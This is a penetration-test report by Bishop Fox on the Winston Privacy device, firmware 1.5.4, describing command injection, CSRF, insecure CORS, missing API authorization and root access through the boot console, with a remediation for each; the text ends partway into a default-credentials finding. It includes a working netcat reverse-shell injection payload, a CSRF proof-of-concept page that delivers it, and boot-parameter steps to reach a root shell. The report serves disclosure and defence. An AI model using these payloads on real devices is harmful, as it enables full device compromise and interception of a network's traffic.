ASSESSMENT REPORT

WINSTON PRIVACY — VERSION 1.5.4

JULY 29, 2020

TABLE OF CONTENTS

EXECUTIVE REPORT

Project Overview

During an ongoing research project, Bishop Fox assessed the security of the Winston Privacy device (firmware version 1.5.4). The following report details the findings identified during the course of the engagement, which started on July 20, 2020.

Goals

- Perform a time-boxed assessment of the product and identify security vulnerabilities that may present risks to users.

FINDING COUNTS

1 Critical
4 High
1 Medium
1 Informational

7 Total findings

SCOPE

Winston Privacy device v1.5.4

DATES

07/20/2020
Kickoff

07/20/2020 – 07/29/2020
Active testing

07/29/2020
Report delivery

Summary of Findings

The Winston Privacy device was affected by multiple critical- and high-risk vulnerabilities that resulted in the compromise of the device's root user account from the context of a remote unauthenticated attacker. The externally exposed device setting's API was vulnerable to command injection, which allowed arbitrary system commands to be executed on the device. Additionally, the API lacked authentication and allowed arbitrary API requests from cross-origin sites. This was due to a lack of cross-site request forgery (CSRF) protections as well as an insecure cross-origin resource sharing (CORS) policy.

Testing focused only on externally facing services exposed on the device. However, the team's limited exploration of hardware access controls led to the discovery of additional vulnerabilities that also resulted in local root access. Separately, a large area of concern that was untested (and beyond the scope of the research conducted) was the use and implementation of cryptography for secure communications.

Given the low barrier of exploitation required for the issues identified, the team recommends the investigation of potentially compromised customer devices. Identified vulnerabilities should be retested upon patching to verify the integrity of the remediation. Further testing is recommended for hardware access controls, cryptographic implementation, secure network transmission, and API access controls.

RECOMMENDATIONS

Validate Inputs — Ensure that any user-controlled inputs are considered untrusted. Perform server-side checks to ensure input is interpreted only as the expected type and character set. Identify and enforce any additional encoding or escaping requirements for the context in which the data will be used.

Enforce Origin Security — Implement a restrictive CORS policy, limiting additional origins to those necessitated by business requirements. Additionally, add a CSRF safeguard mechanism, using an established framework, to ensure sites cannot submit arbitrary data to the API.

Follow Principle of Least Privilege — Ensure the application runs with the minimum set of privileges to perform business operations. Avoid relying on mechanisms that reduce the security controls of the underlying system (e.g., password-less sudo).

Perform Additional Testing — Incorporate security testing in the SDLC of application development and establish security test cases to verify the integrity of security controls. Ensure the application undergoes annual security testing or consider more frequent tests before releasing new major functionality.

ASSESSMENT REPORT

Application Penetration Testing

The assessment team performed an application penetration test with the following target in scope:

- Winston Privacy device (firmware version 1.5.4)

Identified Issues

1 COMMAND INJECTION CRITICAL

Definition

Command injection occurs when a user passes maliciously crafted input into an application, which then uses the unchecked data in a function that executes at the operating-system level. The system, which cannot differentiate between these malicious commands and regular application commands, executes calls within the authority context of the original application.

Details

The assessment team determined that the Winston Privacy device management API was vulnerable to command injection resulting in unauthenticated remote code execution. Specifically, the `/api/advanced_settings` endpoint allowed device settings to be altered, including the Proxy Address.


The following unauthenticated API request was sent with a command injection payload in the Proxy Address field, which resulted in a connect-back shell:

```
POST /api/advanced_settings HTTP/1.1
Host: 192.168.50.62:82
…omitted for brevity…
{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true,"P
roxyAddress":"192.168.50.62$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.50.88 3137
>/tmp/f)","Result":"","EnableDNSFilter":true,"EnableHTTPoverP2P":false,"P2P":"on","E
nableSmartBlocking":true,"EnableExtensions":true}
```

FIGURE 1 - Request with command injection payload

To discover this API endpoint, the Winston Privacy service binaries were extracted and disassembled after the team gained access to the filesystem via a console that was accessible over a micro USB port, as described in the Local Console Access section of the Improper Access Controls finding included in this report.

The vulnerable endpoint behavior was implemented in the `main.ApplyAdvancedSettingsChanges()` function. This function first saved the following values into the `/etc/winston/config.toml` file:



```
                         LAB_00a9f334                                    XREF[3]:

00a9f334 e0 07 00 f9     str        param_1,[sp, #local_98]
00a9f338 e1 0b 00 f9     str        param_2,[sp, #local_90]
00a9f33c c9 02 00 94     bl         main.(*AdvancedSettings).Save
00a9f340 e0 33 40 f9     ldr        param_1,[sp, #local_40]
00a9f344 01 14 41 39     ldrb       param_2,[param_1, #0x45]
00a9f348 61 0f 00 b4     cbz        param_2,LAB_00a9f534
00a9f34c e1 57 40 f9     ldr        param_2,[sp, #param_11]
00a9f350 22 20 40 f9     ldr        param_3,[param_2, #0x40]
00a9f354 62 0e 00 b5     cbnz       param_3,LAB_00a9f520
```


FIGURE 2 - Function calls in Winston binary in `/root/code/go/bin/winston`

The malicious user input persisted in `config.toml`, as shown below:

```
behindtherouter="1"
…omitted for brevity…
proxy_addr="192.168.50.62$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.50.88 3137 >/tmp/f)"
remote_enable="1"
security_pin="1337"
…omitted for brevity…
```

FIGURE 3 - `config.toml` post-exploitation

Winston then refreshed the `iptables` rules using the `/etc/winston/confiptable.sh` script:



```
                    LAB_00a9f384                                       XREF[1]:     00a9f36c(j)
00a9f384 ff ff 07 a9     stp      xzr,xzr,[sp, #local_28]
00a9f388 80 16 00 d0     adrp     param_1,0xd71000
00a9f38c 00 20 0a 91     add      param_1,param_1,#0x288
00a9f390 e0 3f 00 f9     str      param_1=>s_/etc/winston/confiptable.sh_00d7128…= "/etc/winston/confiptable.sh"
00a9f394 60 03 80 d2     mov      param_1,#0x1b
00a9f398 e0 43 00 f9     str      param_1,[sp, #local_20]
00a9f39c e0 15 00 b0     adrp     param_1,0xd5c000
00a9f3a0 00 20 2e 91     add      param_1,param_1,#0xb88
00a9f3a4 e0 07 00 f9     str      param_1=>s_/bin/sh_00d5cb88,[sp, #local_98]     = "/bin/sh"
00a9f3a8 e0 0b 40 b2     orr      param_1,xzr,#0x7
00a9f3ac e0 0b 00 f9     str      param_1,[sp, #local_90]
00a9f3b0 e0 e3 01 91     add      param_1,sp,#0x78
00a9f3b4 e0 0f 00 f9     str      param_1,[sp, #local_88]
00a9f3b8 e0 03 40 b2     orr      param_1,xzr,#0x1
00a9f3bc e0 13 00 f9     str      param_1,[sp, #local_80]
00a9f3c0 e0 17 00 f9     str      param_1,[sp, #local_78]
00a9f3c4 2b 9c e9 97     bl       os/exec.Command                       undefined os/exec.Command(undefi…
00a9f3c8 e0 1b 40 f9     ldr      param_1,[sp, #local_70]
```


FIGURE 4 - Winston binary calling `confiptable.sh`

The `confiptable.sh` script, which is shown below, sourced the `config.toml` file, executing the attacker's command substitution stored in `config.toml`:

```
# Important: This file is configured for the Winston Privacy Board HW1/HW2 from
GlobalScale.
echo "Reading config file"
source /etc/winston/config.toml
…omitted for brevity…
```

FIGURE 5 - Excerpt from `confiptable.sh`

As a result, the payload executed and returned a reverse Netcat shell to the attacker-controlled local server:



```
[                          ] ➤ nc -lvv 3137
sh: cannot set terminal process group (1260): Inappropriate ioctl for
sh: no job control in this shell
sh-4.3# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.3# hostname
hostname
winston-privacy-v1
sh-4.3# ls
```

FIGURE 6 - Reverse shell returned

This vulnerability allowed any host on the LAN to perform an unauthenticated attack to obtain full device compromise. This compromise allowed an attacker to intercept all traffic passing through the Winston Privacy device. It was observed that the Winston Privacy device relied on ARP spoofing to solicit all traffic on the network.

Affected Locations

Endpoint
`/api/advanced_settings`

Total Instances **1**

Recommendations

To mitigate the risk of command injection, the following actions are recommended:

- Avoid executing commands directly where possible; prefer existing APIs if they are available.
- Perform strong server-side input validation to ensure that only a valid IP address is accepted.

Additional Resources

OWASP Command Injection
https://owasp.org/www-community/attacks/Command_Injection

OWASP Input Validation Cheat Sheet
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md

2 CROSS-SITE REQUEST FORGERY (CSRF) HIGH

Definition

Web applications that are vulnerable to CSRF are unable to distinguish between actions requested by a user's browser and actions the user intends to perform.

Details

The assessment team identified that the Winston Privacy device management API was vulnerable to CSRF. As a result, an attacker could change any device configuration or chain this CSRF vulnerability with the Command Injection finding included in this report to obtain remote code execution (RCE) as an off-network attacker. This attack chain would allow an off-network attacker to gain root access on the Winston Privacy device as well as a privileged network position on a user's internal network.

To demonstrate how an attacker could leverage this vulnerability, the following proof-of-concept (PoC) HTML document was created:


```
<html>
 <title>Winston Privacy CSRF</title>
<body>
    <style>
        h1 {

            text-align: center;
            text-transform: uppercase;

            margin: 100px 50px 75px 100px;
        }
    </style>
    <h1>CSRF Exploit<br>Proof of Concept </h1>
    <script>
        // api.winstonprivacy.com:82 is the same as local. This function sends CMD
injection payload to local Winston API
        fetch('https://api.winstonprivacy.com:82/api/advanced_settings', {
            method: 'POST',
            body:
'{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true,"
ProxyAddress":"192.168.50.62$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.50.88 31337
>/tmp/f)","Result":"","EnableDNSFilter":true,"EnableHTTPoverP2P":false,"P2P":"on","E
nableSmartBlocking":true,"EnableExtensions":true}'
        })
    </script>
</body>
</html>
```

FIGURE 7 - CSRF exploit PoC code

This HTML PoC document was then hosted locally as a web page, as shown below:




;/Desktop/winston-csrf.html

CSRF EXPLOIT
PROOF OF CONCEPT

FIGURE 8 - CSRF exploit phishing page

If a user operating the Winston Privacy device navigated to this page, it would trigger the command injection API request (as described in the Command Injection finding included in this report) and result in code execution:



```
[ [redacted] ] ➤ nc -lvv 31337
sh: cannot set terminal process group (1259):
sh: no job control in this shell
sh-4.3# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.3# hostname
hostname
winston-privacy-v1
```

FIGURE 9 - Reverse shell returned from CSRF exploit

This attack chain allows remote unauthenticated attackers to gain root access on the Winston Privacy device, compromising the integrity of inbound and outbound traffic.

Affected Locations

Application

`api.winstonprivacy.com:82` — local device API

Total Instances **1**

Recommendations

The following techniques are suggested to prevent CSRF:

- Enable CSRF protections using the application's framework.
- Alternatively, require proof of interaction between the authenticated user and the application in all requests that alter the state of data. This token can be one of the following:
    - A one-time transaction identifier (i.e., a CSRF token) from a transient, page-specific storage location (e.g., a hidden form field) in each request in a multi-stage transaction process. Cross-domain security prevents other domains from accessing the value, and the browser will not automatically append anything except cookies to requests not initiated through the user interface.
    - A one-time transaction identifier from a cookie in a transient, page-specific location (i.e., a double submission). Cross-domain security prevents other domains from accessing the cookie value. Therefore, a matching value can be submitted in the page-specific location only if the application's client-side JavaScript populates it.
- For sensitive requests, require reauthentication by the user's password.
- Consider implementing the `SameSite` cookie flag.

Additional Resources

CWE-352: Cross-Site Request Forgery (CSRF)
https://cwe.mitre.org/data/definitions/352.html

IETF – Updates to RFC6265 Same-site Cookies
https://tools.ietf.org/html/draft-west-first-party-cookies-07#section-1.1

OWASP – Cross-Site Request Forgery (CSRF)
https://owasp.org/www-community/attacks/csrf

OWASP – Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.md

3 IMPROPER ACCESS CONTROLS

HIGH

Definition

Improper access control vulnerabilities occur when insecure application controls or system permit security mechanisms to be circumvented and protected resources to be illegitimately accessed.

Details

The assessment team found that excessive permissions for both the `www-data` user and the Winston Privacy API service facilitated root-level access upon compromise. Furthermore, the micro USB console allowed for local root access.

OVERLY PERMISSIONED LOCAL USER

User permissions allowed a `www-data` user to escalate permissions to a `root` user on the operating system. The `www-data` user had sudo privileges, which made that user equivalent to a `root` account.

The `/etc/sudoers` file contained the following line:

```
www-data ALL=NOPASSWD:ALL
```

FIGURE 10 - Sudoers file granting `www-data` user no-password sudo permissions

This file granted the `www-data` user privileges to carry out any command on any resource without the use of a password, functionally making that user a `root` account.

This account appeared to be a remnant of a previous version of the web API, with the dead code still remaining in the device's firmware.

OVERLY PERMISSIONED PROCESS

The Winston Privacy service was running with `root` permissions, as shown below:

```
root@winston-privacy-v1:~# ps aux | grep winston
1378 root       0:12 /root/code/go/bin/winston -v 1 -P /var/run/winston.pid
```

FIGURE 11 - Process owned by `root`

If a vulnerability existed in the service that resulted in code execution, no further exploitation would be required to gain administrative control of the Winston Privacy device, as demonstrated in the Command Injection finding included in this report.

LOCAL CONSOLE ACCESS

The Winston Privacy device allowed a user to interrupt the U-Boot process and gain root access.

When the back of the device was taken off, it exposed a micro USB port, which interfaced with the device's UART functionality. Although the device had disabled the TTY login, this was bypassed by modifying the `bootcmd` U-Boot environment variable (i.e., the Linux kernel parameters) to boot the kernel directly to a root shell via the `init` boot parameter.

This interface had enabled the boot interrupt process. Pressing any key during the boot process interrupted boot and allowed a user to edit the kernel command line:

```
WINSTON>> printenv bootcmd
bootcmd=mmc dev 0;ext4load mmc 0:${mmcrootpart} $kernel_addr $image_name;ext4load
mmc 0:${mmcrootpart} $fdt_addr $fdt_name;setenv bootargs $console
root=/dev/mmcblk0p${mmcrootpart} rw rootwait net.ifnames=0 biosdevname=0;booti
$kernel_addr - $fdt_addr
```

FIGURE 12 - Boot command variables

Editing this variable instructed the kernel to use `/bin/bash` as the `init` process:

```
WINSTON>> setenv bootcmd
bootcmd=mmc dev 0;ext4load mmc 0:${mmcrootpart} $kernel_addr $image_name;ext4load
mmc 0:${mmcrootpart} $fdt_addr $fdt_name;setenv bootargs $console
root=/dev/mmcblk0p${mmcrootpart} rw rootwait net.ifnames=0 biosdevname=0;booti
$kernel_addr - $fdt_addr init=/bin/bash
```

FIGURE 13 - Boot command edited variable

Booting the device then presented a root shell, granting privileged access to the filesystem.

Affected Locations

Device
Winston Privacy

Total Instances 1

Recommendations

To ensure that malicious users cannot gain unauthorized access to highly privileged files, the following steps are suggested:

- Disallow the use of password-less sudo.

- If `www-data` is not in use, remove the account.
- Avoid running web applications as `root`. Run applications with the least required privileges. Consider tactics to provide further process isolation.
- Recompile U-Boot to include silent console configuration. Please refer to the U-Boot documentation in the Additional Resources section below for detailed guidance.

Additional Resources

CWE-284 Improper Access Control
http://cwe.mitre.org/data/definitions/284.html

U-Boot Silent Console Configuration
https://gitlab.denx.de/u-boot/u-boot/blob/HEAD/doc/README.silent

4 INSECURE CROSS-ORIGIN RESOURCE SHARING (CORS)

HIGH

Definition

Modern web browsers implement a same-origin policy, which has historically been used to restrict the domains a browser can communicate with via asynchronous JavaScript and XML (AJAX) HTTP requests. These restrictions prevent client-side JavaScript from running in the context of one origin and interacting with another. The CORS standard is designed to allow certain exceptions to this policy. Insecure CORS occurs when an application's implementation of one or more CORS headers impacts the secrecy, integrity, or authenticity of application data.

Details

The assessment team identified that the Winston Privacy device management API's CORS policy allowed arbitrary origins to send requests and view responses. This vulnerable CORS policy could be used to change device settings or view devices on the local network. It could also be chained with the Command Injection finding included in this report to gain code execution from the context of a remote off-network attacker in the same manner demonstrated in the Cross-site Request Forgery (CSRF) finding (also included in this report).

To confirm this vulnerable CORS policy, a request to add a firewall rule was sent to the API from a null origin:

Request

```
POST /api/firewall HTTP/1.1
Host: api.winstonprivacy.com:82
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 74
Origin: null
Connection: close
DNT: 1

{"protocol":"tcp","lanAddress":"192.168.50.1","lanPort":80,"wanPort":6666}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json; charset=utf-8
Expires: 0
Pragma: no-cache
Server: Winston
Vary: Access-Control-Request-Headers
Date: Thu, 23 Jul 2020 23:59:57 GMT
Content-Length: 82
Connection: close

{"Id":3,"Protocol":"tcp","LanAddress":"192.168.50.1","LanPort":80,"WanPort":6666}
```

As shown above, the request succeeded and allowed wildcard origin access to the response.

This overly permissive response header derived from the following `lighttpd` configuration found in `/etc/lighttpd/lighttpd.conf`:

```
setenv.add-response-header = ( "Server" => "Winston", "Access-Control-Allow-Origin"
=> "*" )
```

FIGURE 14 - Vulnerable CORS policy

This vulnerability could be exploited in the same manner as the CSRF finding included in this report. However, CORS allows responses to be viewed; assuming the CSRF issue did not exist, this CORS vulnerability would still affect the API as it stems from a separate root cause. Attackers could also exploit this permissive configuration to both extract sensitive information and perform state-changing operations to the remote device management API.

Affected Locations

Application

`api.winstonprivacy.com:82` – local device API

Total Instances **1**

Recommendations

The following techniques are recommended to prevent insecure CORS:

- Enforce a strict white list of domains; never allow a wildcard or reflect the request's origin in the `Access-Control-Allow-Origin` HTTP header on non-public pages that contain sensitive information.

- Avoid setting `Access-Control-Allow-Credentials: true` unless there is a justified business and technical need for the requesting browser to access the response of cross-origin credentialed requests. Custom headers used for authorization, such as those using bearer tokens, do not count as credentialed requests in the context of CORS. When `Access-Control-Allow-Credentials` is set to `true`, the server must strictly validate the intersection of the authority of the user and the requesting origin(s).

Additional Resources

OWASP – CORS OriginHeaderScrutiny
https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny

5 INSUFFICENT AUTHORIZATION CONTROLS HIGH


Definition

Insufficient authorization controls allow an attacker to circumvent intended user or role-based security mechanisms and access protected resources illegitimately.

Details

The assessment team found that the Winston Privacy device management API was affected by insufficient authorization controls that allowed device settings to be altered by unauthenticated users. Even if a PIN was set on the Winston privacy UI, all device management API requests continued to be permitted without authentication.

As shown below, Winston Privacy web application users could opt in to create a PIN:


You have 27 days left in your trial.

Enter your PIN

Please enter your PIN to access the Winston configuration settings.

FIGURE 15 - PIN request

However, this PIN is limited to the UI and adds no access control to the back-end API supporting the UI.

To demonstrate this issue, the following unauthenticated request was sent after establishing PIN authentication in the UI:

Request
```
POST /api/advanced_settings HTTP/1.1
Host: 192.168.50.62:82
```

```
…omitted for brevityy…
{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true,"P
roxyAddress":"192.168.50.62","Result":"","EnableDNSFilter":true,"EnableHTTPoverP2P":
false,"P2P":"on","EnableSmartBlocking":true,"EnableExtensions":true}
```

Response

```
HTTP/1.1 200 OK
…omitted for brevity…
{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true,"P
roxyAddress":"192.168.50.62","Result":"Updated IP tables. Update Proxy IP address to
192.168.50.62.","EnableDNSFilter":true,"EnableHTTPoverP2P":false,"P2P":"on","EnableS
martBlocking":true,"EnableExtensions":true}
```

As shown above, the state-changing request succeeded, showing a 200 OK response without requiring any credentials or session context.

All requests to the API could still be sent successfully without authentication to the user interface.

Affected Locations

Application

`api.winstonprivacy.com:82` — local device API

Total Instances **1**

Recommendations

The following action is recommended to address insufficient authorization controls:

- Ensure that strong authentication and authorization controls are implemented for all requests that return or modify user data.

Additional Resources

OWASP – Authorization
https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A5-Broken_Access_Control

6 DEFAULT CREDENTIALS

MEDIUM

Definition

Default accounts are built into systems, applications, databases, and embedded devices to provide convenient access prior to configuring official accounts. These accounts are prime targets for attackers because they are usually publicly documented and often overlooked during system deployment and hardening. In many cases, the password associated with a default account is the same as the username or is similarly weak, and online databases of default account credentials are readily available for malicious users to quickly leverage in their attacks. Default accounts remain present due to improper hardening of a sensitive resource before it is deployed into a live environment.

Details

